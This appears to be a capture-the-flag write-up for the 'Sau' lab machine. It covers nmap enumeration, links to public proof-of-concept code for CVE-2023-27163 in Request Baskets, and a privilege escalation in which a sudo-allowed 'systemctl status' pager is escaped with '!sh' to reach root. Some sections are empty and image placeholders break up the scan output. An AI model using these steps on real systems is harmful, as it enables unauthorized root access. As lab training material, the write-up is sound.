# *Sau*

## Service Enumeration

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)

| 256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)

|_ 256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)

55555/tcp open unknown

| fingerprint-strings:

| FourOhFourRequest:

| HTTP/1.0 400 Bad Request

| Content-Type: text/plain; charset=utf-8

| X-Content-Type-Options: nosniff

| Date: Thu, 27 Nov 2025 19:54:07 GMT

| Content-Length: 75

| invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$

| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:

| HTTP/1.1 400 Bad Request

| Content-Type: text/plain; charset=utf-8

| Connection: close

| Request

| GetRequest:

| HTTP/1.0 302 Found

| Content-Type: text/html; charset=utf-8

| Location: /web

| Date: Thu, 27 Nov 2025 19:53:42 GMT

| Content-Length: 27

| href="/web">Found</a>.

| HTTPOptions:

| HTTP/1.0 200 OK

| Allow: GET, OPTIONS

| Date: Thu, 27 Nov 2025 19:53:42 GMT

|_ Content-Length: 0

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port55555-TCP:V=7.94SVN%I=7%D=11/27%Time=6928AC44%P=x86_64-pc-linux-gnu

SF:%r(GetRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/ht

SF:ml;\x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Thu,\x2027\x20Nov


SF:\x202025\x2019:53:42\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=

SF:\"/web\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x


SF:20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnectio
SF:n:\x20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\
SF:x20200\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Thu,\x2027\x20Nov
SF:\x202025\x2019:53:42\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReq
SF:uest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Requ
SF:est")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x2
SF:0text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad
SF:\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\
SF:r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20
SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,
SF:67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\
SF:x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")
SF:%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(FourOhFourRequest,EA,"HTTP/1\.0\x20400\x20Bad\x20Request
SF:\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nDate:\x20Thu,\x2027\x20Nov\x202025\x2019:54:07\x20G
SF:MT\r\nContent-Length:\x2075\r\n\r\ninvalid\x20basket\x20name;\x20the\x2
SF:0name\x20does\x20not\x20match\x20pattern:\x20\^\[\\w\\d\\-_\\\.\]{1,250
SF:}\$\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request");

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

## PORT 55555




## What is Request Baskets?





## Searching For Exploits

FOUND THIS CVE:
CVE-2023-27163
https://github.com/entr0pie/CVE-2023-27163




## POC




## NOT VERY USEFUL

## ANOTHER POC FOUND
https://github.com/lukehebe/CVE-2023-27163.git

```
puma@sau:/opt/maltrail$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
puma@sau:/opt/maltrail$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$
```

Privilege escalation

```
puma@sau:/opt/maltrail$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
puma@sau:/opt/maltrail$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```